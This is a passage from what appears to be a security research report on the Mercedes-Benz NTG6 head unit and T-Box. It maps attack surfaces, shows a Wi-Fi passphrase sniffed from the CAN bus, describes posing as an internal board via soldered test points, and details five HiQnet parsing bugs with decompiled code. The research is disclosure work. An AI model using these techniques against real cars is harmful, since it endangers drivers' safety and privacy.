


Figure 4.1: Attack surfaces

4.1 Head Unit

4.1.1 Attack Through Browser

MBUX provides a browser application for the driver and passengers on the touch screen. From a security point of view, it opens a dangerous attack interface since the browser's JavaScript engine is more likely to be vulnerable.

4.1.2 Wi-Fi

Attack Wi-Fi chip

In *NTG6* head unit, there are two *BCM89359* Wi-Fi modules on broad BB. The *BCM89359* chip a 5G Wi-Fi/Bluetooth Smart 2X2 MIMO Combo Chip. One is used to set up an AP for passengers. The other is used to set up an AP for T-Box.

In the year 2020, we published a research about the Wi-Fi Stack on Tesla. The research demonstrates two attack surfaces belong to an attack chain, from wireless packet to Wi-Fi chip and from Wi-Fi chip to host system. For *NTG6* head unit, the two attack vectors are different.

For the first attack vector that from wireless packet to Wi-Fi chip, a vulnerability should be found in the Broadcom *BCM89359* firmware. Project zero published their researches on Broadcom Wi-Fi firmware and showed how to exploit the Broadcom firmware vulnerability. We didn't reproduce such a kind of attack on *NTG6* head unit.

Attack from Wi-Fi chip to Host system

On *NTG6* head unit, the Wi-Fi chip connects to the host system via the PCI-E interface. According to project zero's research, it is possible to perform a DMA attack to write the host's physical memory directly if the host does not enable IOMMU or VT-d. On NTG6 head unit, the host system is launched by the Nvidia hypervisor. What's important is that the IOMMU is enabled. Eventually we didn't achieve a successful exploit. In the worst case, the hypervisor will panic.

4.1.3 Kernel

The version of the Linux kernel in the system is *3.18.71*, which is outdated. In our research, We utilized a kernel vulnerability to achieve privilege escalation.

4.1.4 Ports on MMB

The *CSB* system and *MMB* system are both Linux systems. They can communicate through Ethernet. Their IP addresses belong to the subnet *192.168.210.109/30*. Many TCP or UDP ports on the *MMB* system can be accessed by *CSB*. For example, the radio information is transferred through a TCP socket. Therefore, there are many attack vectors from *CSB*.

4.1.5 Bluetooth

Head unit provides Bluetooth functions to passengers. If there are vulnerabilities in Bluetooth stack, it's possible to achieve code execution in head unit. We demonstrated this kind of attack in our Lexus research[2]. We didn't focus on Bluetooth this time on *Mercedes-Benz*.

4.1.6 USB

As far as we know, head unit supports USB sticks. There is code to save user configurations and system logs to USB sticks. Also, there is code to read map data and Point of Interest(POI) data from a USB stick. Improper handling of these data can lead to security risks.

Head unit supports *Carplay*, *Android Auto*, *MirrorLink*, and *CarLife*. These functions can be accessed via USB. If there are vulnerabilities in any of these functions, it will be possible to attack head unit through USB.

4.1.7 App

Nowadays, vendors like to put third-party apps in their head unit. According to our previous experience, third-party apps are prone to Man-In-the-Middle attacks.

Mercedes-Benz also supports third-party Apps, which communicate with remote servers. The functions of these Apps are very limited. We didn't test this attack surface in our research because the Apps in our test bench are not working.

4.2 T-Box

4.2.1 Attack Through Wi-Fi Chip

On T-Box, the vendor of the wireless chip is *Broadcom*, and the model is *bcm4359*. Inspired by *Project Zero*'s research[8][9], we also investigated if the T-Box is vulnerable to the same DMA issue. The chip can overwrite arbitrary physical memory unlimited since this *bcm4359* connects to the host system through the *PCI-E* bus.

4.2.2 Attack Through GNSS

On T-Box, there is a chip *STA8090* which is a single die standalone positioning receiver IC working on multiple constellations. This chip connects to the host system via serial. The process Location receives *NMEA* messages from the *STA8090* through this serial.

The firmware can be found from the file system. It is an RTOS system based on *OS20*. Therefore, there are two attack vectors. The first one is from wireless to *STA8090* chip. The second one is to attack the host system from the *STA8090* chip through serial.

4.2.3 CAN

On *Mercedes-Benz A200L* Cars, T-Box connects to CAN bus *CAN-D*. The *SH2A* chip is responsible for transmitting and receiving CAN messages between the Linux system and CAN bus. Therefore, a difficult attack surface is that attacking the *SH2A* chip from the *CAN-D* bus.

Additionally, some processes will process the message wrapped by *CANTP* protocol or other protocol. It gives the attacker a chance to attack the user-mode process from the CAN bus.

4.2.4 Baseband

The T-Box utilizes *Huawei*'s LTE solution *me919bs*. It means the baseband is *balong* and the firmware for cellular baseband locates on T-Box's file system.

In 2017, we compromised Huawei's balong baseband in *pwn2own*. We found in T-Box firmware version E311, the bug we used in *pwn2own* exists.

We set up the environment we used in *pwn2own*. But we found that the T-Box wouldn't connect to our station. The T-Box uses *UMTS* but not *CDMA2000*. The bug we used in *pwn2own* lays in *CDMA2000* protocol stack. Although the code contains the bug, it cannot be triggered.

We tried to find other bugs by analyzing the *balong* firmware. Besides the leaked source code online, we found that the firmware contains a symbol table. In this symbol table, there are function names, function addresses, and function sizes. The symbols helped us a lot in understanding the firmware.

```
03 00 00 00+                DCD 3, 0xEE, 0
10 0A 89 A1                 DCD aGphyNceRptncel      ; "GPHY_NCE_RptNcellInterratRank"
B9 DA F6 A0                 DCD GPHY_NCE_RptNcellInterratRank+1
03 00 00 00+                DCD 3, 0x130, 0
30 0A 89 A1                 DCD aNasLppDecodeke_3    ; "NAS_LPP_DecodeKeplerSet"
20 6F DF A0 off_A1C50220    DCD NAS_LPP_DecodeKeplerSet
                                                     ; DATA XREF: ROM:A1C4FEB2↑o
03 00 00 00+                DCD 3, 0x1FC, 0
48 0A 89 A1                 DCD aOstickhookdisp      ; "osTickHookDispatcher"
64 02 40 A0                 DCD osTickHookDispatcher
03 00 00 00+                DCD 3, 0x7C, 0
60 0A 89 A1                 DCD aTafSdcGetgprsc      ; "TAF_SDC_GetGprsCipherAlgor"
D1 A2 B6 A0                 DCD TAF_SDC_GetGprsCipherAlgor+1
03 00 00 00+                DCD 3, 0x10
00 00 00 00 dword_A1C50254  DCD 0                    ; DATA XREF: ROM:A1C4FE9E↑o
7C 0A 89 A1                 DCD aWphyBgBcchdata      ; "WPHY_BG_BcchDataProc"
0D 20 FD A0                 DCD WPHY_BG_BcchDataProc+1
03 00 00 00+                DCD 3, 0xB8, 0
94 0A 89 A1                 DCD aMtfConfdialout_6    ; "Mtf_ConfDialoutOnTeRing"
```

Figure 4.2: symbols in firmware

Later we upgrade T-Box firmware to E511. The new baseband firmware introduced more security mitigations and fixed the bug we used in *pwn2own*, which made it very difficult for us to attack from base band.

4.2.5 GSM hijack

T-Box receives vehicle control commands from a remote server via the cellular network. Vehicle control commands can be received by T-Box via HTTPS, MQTT, or GSM text messages. T-Box verifies server identifications in HTTPS and MQTT. So hijacking vehicle control commands in these two protocols is not possible.

T-Box connects to the cellular station via LTE. We can downgrade it to GSM and make T-Box connects to our base station. We set up a base station using *USRP* and *OpenBTS*. After T-Box connected to our station, we can send GSM text messages to T-Box.

We analyzed the vehicle control message format and found that the message is signed by *Mercedes-Benz*'s private secret key. And it is authenticated inside T-Box. Without the private secret key, we are unable to construct a valid vehicle control message. We analyzed the cryptography algorithm and did not found any weakness.

We then reversed the code and tried to find memory corruption bugs in the SMS handling code. However, we did not find exploitable bugs.

PART 2
HEAD UNIT

5 Compromise Head Unit

This chapter presents the details of four attack surfaces of head unit in the direction from the outside to the internal system, including how we connected to the head unit's intranet by soldering wires on the PCB, how we achieve remote code execution in head unit by exploiting the *HiQnet* protocol and the browser. Finally, we will details how to achieve local privilege escalation in head unit.

5.1 Access to the Intranet of Head Unit

Head unit exposes at least six internet access interfaces, two Ethernet ports for DOIP, two Wi-Fi APs, two Bluetooth tether connections. However, firewall rules in head unit are strict. We can only access a few listening TCP or UDP ports on these interfaces.

To extend the attack surface, we managed to connect to the intranet of head unit.

5.1.1 Connect to Head Unit as T-Box

Head unit and T-Box connects via a hidden WPA2-encrypted 5Ghz Wi-Fi. Head unit hosts access point with SSID "MB Hermes AP xxxxx 5Ghz", where "xxxxx" is a fixed random number. The passphrase is a 16-byte string with random characters.

After head unit and T-Box booted up, T-Box receives SSID and passphrase from head unit via CAN bus, then connects to head unit.

However, SSID and passphrase are transmitted as plaintext on CAN bus. As a result, it is possible to sniff SSID and passphrase from CAN bus.

```
ID: 000002E1    DLC:  8      10 08 02 01 93 04 A1 41  |.......A|
ID: 000002E1    DLC:  8      21 45 00 00 00 00 00 00  |!E......|
ID: 000002E1    DLC:  8      10 37 02 01 92 33 18 4D  |.7...3.M|
ID: 000002E1    DLC:  8      21 42 20 48 65 72 6D 65  |!B Herme|
ID: 000002E1    DLC:  8      22 73 20 41 50 20 38 35  |"s AP 85|
ID: 000002E1    DLC:  8      23 36 35 31 5F 35 47 68  |#651_5Gh|
ID: 000002E1    DLC:  8      24 7A 11 6D 4E 4A 68 48  |$z.mNJhH|
ID: 000002E1    DLC:  8      25 4D 33 6E 44 6E 36 59  |%M3nDn6Y|
ID: 000002E1    DLC:  8      26 31 4E 45 44 02 00 07  |&1NED...|
ID: 000002E1    DLC:  8      27 2C DC AD DD 45 9C 00  |',...E..|
```

Figure 5.1: Captured CAN data

Figure 5.1 shows the SSID and passphrase we captured. We can connect to head unit as a T-Box or connect to T-Box as a head unit.

In this way, we were able to connect to more TCP or UDP ports. We also found another way to enable more port access, which we will show in the next section.

5.1.2 Connect to MMB as CSB

MMB runs a Linux environment, which is the primary system we saw on the screen. *CSB* runs another Linux. *MMB* and *CSB* connect via an Ethernet switch chip *KSZ8895MLU*.




Figure 5.2: Head unit internal network connection diagram

We found 4 Ethernet testing points on *BB*. They are *CSB*'s Ethernet testing points.




Figure 5.3: Switch chip and Ethernet test point on BB

We removed *CSB* from head unit and soldered these testing points with an RJ45 cable.




Figure 5.4: Soldered RJ45 cable to testing points

By connect the other end of the RJ45 cable to a PC, and assign *CSB*'s static IP address *192.168.210.110* to the PC's Ethernet interface, we can fake our PC as a *CSB* to *MMB*.

This enabled many more TCP and UDP access to head unit.

5.2 Remote Code Execution on Head Unit

By faking as *CSB*, our computer and the interface *eth0* of the *MMB* system are in the same subnet *192.168.210.109/30*. Since our PC acts as a *CSB* system, we can communicate with some services provided by *MMB* on TCP or UDP ports. In Figure 5.5, the result of *nmap* shows the ports which can be connected.

```
➜ ~ nmap 192.168.210.109 -p1-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-19 17:25 CST
Nmap scan report for 192.168.210.109
Host is up (0.00028s latency).
Not shown: 65498 closed ports
PORT       STATE SERVICE
53/tcp     open  domain
111/tcp    open  rpcbind
1234/tcp   open  hotline
2021/tcp   open  servexec
2049/tcp   open  nfs
2100/tcp   open  amiganetfs
3490/tcp   open  colubris
3744/tcp   open  sasg
3804/tcp   open  iqnet-port
3999/tcp   open  remoteanything
4626/tcp   open  unknown
4641/tcp   open  unknown
7000/tcp   open  afs3-fileserver
9702/tcp   open  unknown
20032/tcp open  unknown
20210/tcp open  unknown
20211/tcp open  unknown
20332/tcp open  unknown
20583/tcp open  unknown
21072/tcp open  unknown
29101/tcp open  unknown
29181/tcp open  unknown
33898/tcp open  unknown
36591/tcp open  unknown
37992/tcp open  unknown
38579/tcp open  unknown
40095/tcp open  unknown
40820/tcp open  unknown
40925/tcp open  unknown
43187/tcp open  unknown
44315/tcp open  unknown
45964/tcp open  unknown
49476/tcp open  unknown
50682/tcp open  unknown
51855/tcp open  unknown
55847/tcp open  unknown
59564/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.15 seconds
```

Figure 5.5: Ports listening on MMB

TCP port *3804* interested us because it was assigned to the *HiQnet* protocol developed by *HARMAN*. The port *3804* was listened on by the process *AudioManager*, which was developed by *GENIVI*. The library *libplugincontrolinterfacentg6.so* is responsible for processing the *HiQnet* protocol on the *MMB* system, including receiving and processing the *HiQnet* message.

The following subsections will first introduce the *HiQnet* protocol's details, then explain five vulnerabilities we found in the *HiQnet* protocol implementation. In the end, the whole vulnerability exploitation process will be shown.

5.2.1 Implementation of HiQnet Protocol

After reading protocol documents and reversing shared object *libPluginControlInterfaceNTG6.so*, we could understand how the *HiQnet* protocol is implemented in the *NTG6* head unit.

HiQnet Message Format

HiQnet Message consists of two parts, *Header* and *Payload*. The Programmers Guide[10] describes the structure of the *Header* in Figure 5.6.




Figure 5.6: Format of HiQnet header

Some fields in the *Header* are as follows:

- **Header Length:** The size in bytes of the header.
- **Message Length:** The size in bytes of the entire message.
- **Source Address:** Where the messages come from.
- **Destination Address:** Where the message will be delivered.
- **Message Type:** The method that the destination Device must perform. Usually, the format of the payload is related to Message Type.

Abstract Objects in HiQnet Protocol

There are many abstract objects in the *HiQnet* protocol. Clients can modify them or change the relationship between them.

Some of the abstract objects are as follows:

- **Device / Node:** Represent the Device or product itself. Consists of many Virtual Devices.
- **Virtual Device:** A collection of Objects, parameters, and attributes.
- **Object:** A collection of parameters.
- **Parameter / StateVariable / Sv:** The variables which clients can modify directly. It contains lots of Attributes.
- **Attribute:** Attributes belongs to Parameter, for example:

Table 5.1: Attributes belongs to Parameter

ATTRIBUTE ID	ATTRIBUTE NAME	ATTRIBUTE TYPE	CATEGORY
0	Data Type		Static
1	Name String	STRING	Instance+Dynamic
2	Minimum Value	Data Type	Instance
3	Maximum Value	Data Type	Instance
4	Control Law		Static
5	Flags	UWORD	Static

The Figure 5.7 shows the relationship between these abstract objects.




Figure 5.7: Composing of structure Node

HiQnet Address

The size of the *Address* field in the *HiQnet Header* is six bytes. The *Device* is indexed by the first two bytes. The *Virtual Device* is indexed by the third byte. The *Object* is indexed by the last four bytes. The Figure 5.8 from Programmers Guide[10] shows the format of the *HiQnet* Address.




Figure 5.8: HiQnet Addressing

The *Message Type* in HiQnet Protocol

Message Type specifies the method the destination device must perform. In *NTG6* head unit, the implemented *Message* Types is shown in Table 5.2:

The *Message Type* above 0x100 is used to modify these abstract objects.

5.2.2 Vulnerabilities in HiQnet Protocol

The file *libplugincontrolinterfacentg6.so* receives *HiQnet* message through TCP or UDP ports. In this report, we only introduce the vulnerabilities we tested or tried to exploit. Vulnerability 1 exists in the *locating stage*. Vulnerability 2, 3 exists in the *analyzing* stage, The vulnerability 4 and 5 exists in the *processing stage*.

Table 5.2: Message Type NTG6 supported

MESSAGE TYPE	FUNCTION
0	DiscoInfo
2	GetNetworkInfo
4	RequestAddress
5	AddressUsed
6	SetAddress
7	GoodBye
8	Hello
0x10e	SetAttributes
0x10d	GetAttributes
0x11b	SetSvList
0x11c	GetSvList
0x11d	SetObjectList
0x11e	GetObjectList
0x11a	GetVdList
0x113	SvSubscribeAll
0x114	SvUnSubscribeAll
0x101	MultiObjectSvSet
0x100	MultiSvSet
0x103	MultiSvGet
0x10c	MultiSvSetAttributes
0x10b	MultiSvGetAttributes
0x119	DescribeVd

Vulnerability 1: The *Message Length* field in Header is not checked

During the locating stage, the function *ComPort::processTcpMessage* is responsible for *locating* the *HiQnet* message. It reads the *Message Length* field from the header and calculates the next *HiQnet* message's address in memory. However, the function does not check if the *Message Length* field is valid. As a result, the attacker can put a large number in this field, resulting in an invalid memory address read when the function processes the next *HiQnet* message. Figure 5.9 shows this vulnerability.

```
do
{
  qnetmsg = (CHiQnetMsg *)operator new(0x18uLL);
  qnetmsg_ = qnetmsg;
  if ( qnetmsg )
    CHiQnetMsg::CHiQnetMsg((#225 *)qnetmsg, p_package, v5);
  if ( *(_BYTE *)(v30 + 22) & 8 )
    CHBTraceScope::sendHexArray((CHBTraceScope *)&v30, p_package, qnetmsg_->qnet_header->messagelength);
  message_length = qnetmsg_->qnet_header->messagelength;
  v5 -= message_length;
  if ( v5 )
  {
    v25 = 0;
    p_package += message_length;
  }
  else
  {
    v25 = 1;
  }
```

Figure 5.9: Vulnerability code snippet of function ComPort::processTcpMessage

Vulnerability 2: The count field in *MultiSvGet* Payload is not checked

The *Message Type MultiSvGet* is used by clients to retrieve *Sv* structures belong to *Object* or *Virtual Device*. Figure 5.10 shows the structure of payload for *Message Type MultiSvGet*.




Figure 5.10: Payload for Message Type MultiSvGet

During the *analyzing stage*, the function *CHiQnetPayloadMultiSvGet::CHiQnetPayloadMultiSvGet* gets the count field from the payload. The *count* field represents how many *Sv IDs* are stored in this payload. The function then receives every *Sv ID* from the payload and store them in a pre-allocated buffer whose size is 0x1420. The Figure 5.11 shows the function of allocating the buffer.

```
case 0x103:
  this = (CHiQnetMsg *)operator new(0x1420uLL);
  v13 = this;
  if ( this )
    this = (CHiQnetMsg *)CHiQnetPayloadMultiSvGet::CHiQnetPayloadMultiSvGet(// issue 2
                           (CHiQnetPayloadMultiSvGet *)this,
                           p_payload,
                           v14);
```

Figure 5.11: Code snippet in function CHiQnetMsg::CHiQnetMsg

The function *CHiQnetPayloadMultiSvGet::CHiQnetPayloadMultiSvGet* does not check the count field. By setting a large count in this field, a heap overflow can be triggered. Figure 5.12 shows this vulnerability.

```
v3 = this;
v4 = a2;
CHiQnetPayload::CHiQnetPayload(this, a2, a3);
*(_QWORD *)v3 = &off_35C130;
if ( v4 )
{
  idx = 0;
  *((_WORD *)v3 + 522) = CHiQnetPayload::GetUWORD(v3, 0);
  while ( 1 )
  {
    count = *((unsigned __int16 *)v3 + 522);
    if ( (unsigned int)count <= idx )
      break;
    v7 = CHiQnetPayload::GetUWORD(v3, 0);
    v8 = (int)idx;
    idx = (unsigned __int16)(idx + 1);
    *((_WORD *)v3 + v8 + 10) = v7;
    *((_QWORD *)v3 + v8 + 131) = 0LL;          // buffer overflow
```

Figure 5.12: Vulnerability in CHiQnetPayloadMultiSvGet::CHiQnetPayloadMultiSvGet()

Vulnerability 3: The *count* field in *GetAttributes Payload* is not checked

The Message Type *GetAttributes* used by clients to retrieve *Attributes* belongs to *Object* or *Virtual Device*. This is the structure of the *MultiSvGet* payload. Figure 5.13 shows the structure of payload for *Message Type GetAttributes*.




Figure 5.13: Payload for Message Type MultiSvGet GetAttributes

During the *analyzing stage*, the function *CHiQnetPayloadGetAttributes::CHiQnet PayloadGetAttributes* get the *count* field from the payload. The *count* represents how many *Sv IDs* are stored in this payload. The function gets every *Attribute ID* from the payload and stores them in a pre-allocated buffer whose size is 0x88.

The function *CHiQnetPayloadGetAttributes::CHiQnetPayloadGetAttributes* does not check the *count* field. By setting a large *count* in this field, a heap overflow can be triggered. Figure 5.14 shows this vulnerability.

```
case 0x10D:
  this = (CHiQnetMsg *)operator new(0x88uLL);
  v13 = this;
  if ( this )
    this = (CHiQnetMsg *)CHiQnetPayloadGetAttributes::CHiQnetPayloadGetAttributes(// issue 3
                           (CHiQnetPayloadGetAttributes *)this,
                           p_payload,
                           v14);
```

Figure 5.14: Vulnerability in CHiQnetPayloadGetAttributes::CHiQnetPayloadGetAttributes()

Vulnerability 4: The *count* field in *MultiSvSet* is not checked

The *Message Type MultiSvSet* is used by clients to set the value of *Sv*(Parameter) structures belong to *Object* or *Virtual Device*.

During the *processing stage*, the function *CHiQnetPayloadMultiSvSet::CHiQnetPayloadMultiSvSet* initializes the class *CHiQnetPayloadMultiSvSet* structure based on information from payload. The definition of class *CHiQnetPayloadMultiSvSet* shows in Table 5.3:

Table 5.3: Structure CHiQnetPayloadMultiSvSet

OFFSET	TYPE	COUNT	NAME
0x0~0x3FF	USHORT	0x200	Param_ID
0x400~0x413			
0x414~0x415	USHORT	1	count
0x416~0x417			
0x418~0x1417	struct Sv *	0x200	p_Sv
0x1418~0x141F	struct Object *	1	p_obj

During the *processing stage*, the function *CHiQnetPayloadMultiSvSet::SetSVs* will continue initializing the class *CHiQnetPayloadMultiSvSet* structure, then set the value of the *Parameter*. In this process, the function does not check the *count* field in the payload. This means an *OOB* read will be triggered when reading from array param_ID. After that, the function *CObject::GetSvByAdr* returns the pointer points to *Sv* structure according to *Param_ID*, and the pointer will be stored to array *p_Sv*, triggers an *OOB* write after array *p_Sv*. Finally, the pointer *p_obj* points to *Object* has tampered with the pointer to *Sv* structure. Figure 5.15 shows this vulnerability.

```
while ( *((unsigned __int16 *)this_payload + 10) > idx )
{
  adr = CHiQnetPayload::GetUWORD(this_payload, 0);
  v10 = (char *)this_payload + 2 * (unsigned __int16)idx;
  *((_WORD *)v10 + 11) = adr;
  v11 = CObject::GetSvByAdr(*((CObject **)this_payload + 643), adr);
  v12 = (char *)this_payload + 8 * (unsigned __int16)idx;
  *((_QWORD *)v12 + 131) = v11;              // overwrite
```

Figure 5.15: Vulnerability in CHiQnetPayloadMultiSvSet::SetSVs()

Vulnerability 5: Type confusion when performing ***MultiSvSetAttributes***

Message Type *MultiSvSetAttributes* can be used to set the *Attributes* of Sv.

During the *processing stage*, clients can decide to modify which *Attribute* by setting the *AID* in the payload. The *Attributes* are all stored in the structure *CStateVariable*. The child classes of *CStateVariable* differs from the type of *Sv*. For example, the type of *Sv* can be *BYTE*, *WORD*, *ULONG64*, or *BLOCK*. In *MultiSvSetAttributes* Payload, the clients need to specify the new type and new value. If the new type and the old type are different, a type confusion vulnerability is triggered.

For example, the size of *CSvClassOnOffUByte* is 0x58. If the new type in payload is 0xA, the function *CHiQnetPayloadMultiSvSetAttributes::SetSVsAttributes* shows in Figure 5.16 will consider class *CSvClassOnOffUByte* as class *CSvLong64* and call *CSvLong64::SetDefaultValue* to set the default value of this *Sv*.

```
case 0xA:
  v12 = CHiQnetPayload::GetLONG64(this, 0);
  CSvLong64::SetDefaultValue(v3, v12);
```

Figure 5.16: Code snippet of CHiQnetPayloadMultiSvSetAttributes::SetSVsAttributes()

The function *CSvLong64::SetDefaultValue* shown in Figure 5.17 will store the new default value to offset 0x60, resulting in an 8-byte heap overflow. Therefore, the virtual table pointer of adjacent structures will be tampered with a new default value.

```
; __int64 __fastcall CSvLong64::SetDefaultValue(CSvLong64 *__hidden this, __int64)
EXPORT _ZN9CSvLong6415SetDefaultValueEx
_ZN9CSvLong6415SetDefaultValueEx        ; CODE XREF: CSvLong64::SetDefaultValue(long long)+C↑j
                                        ; DATA XREF: LOAD:0000000000053830↑o ...
; __unwind {
STR             X1, [X0,#0x60]
MOV             W1, #1                  ; bool
ADD             X0, X0, #8              ; this
B               ._ZN12CSvAttribute11SetModifiedEb ; CSvAttribute::SetModified(bool)
; } // starts at 286568
; End of function CSvLong64::SetDefaultValue(long long)
```

Figure 5.17: Code snippet of CSvLong64::SetDefaultValue()

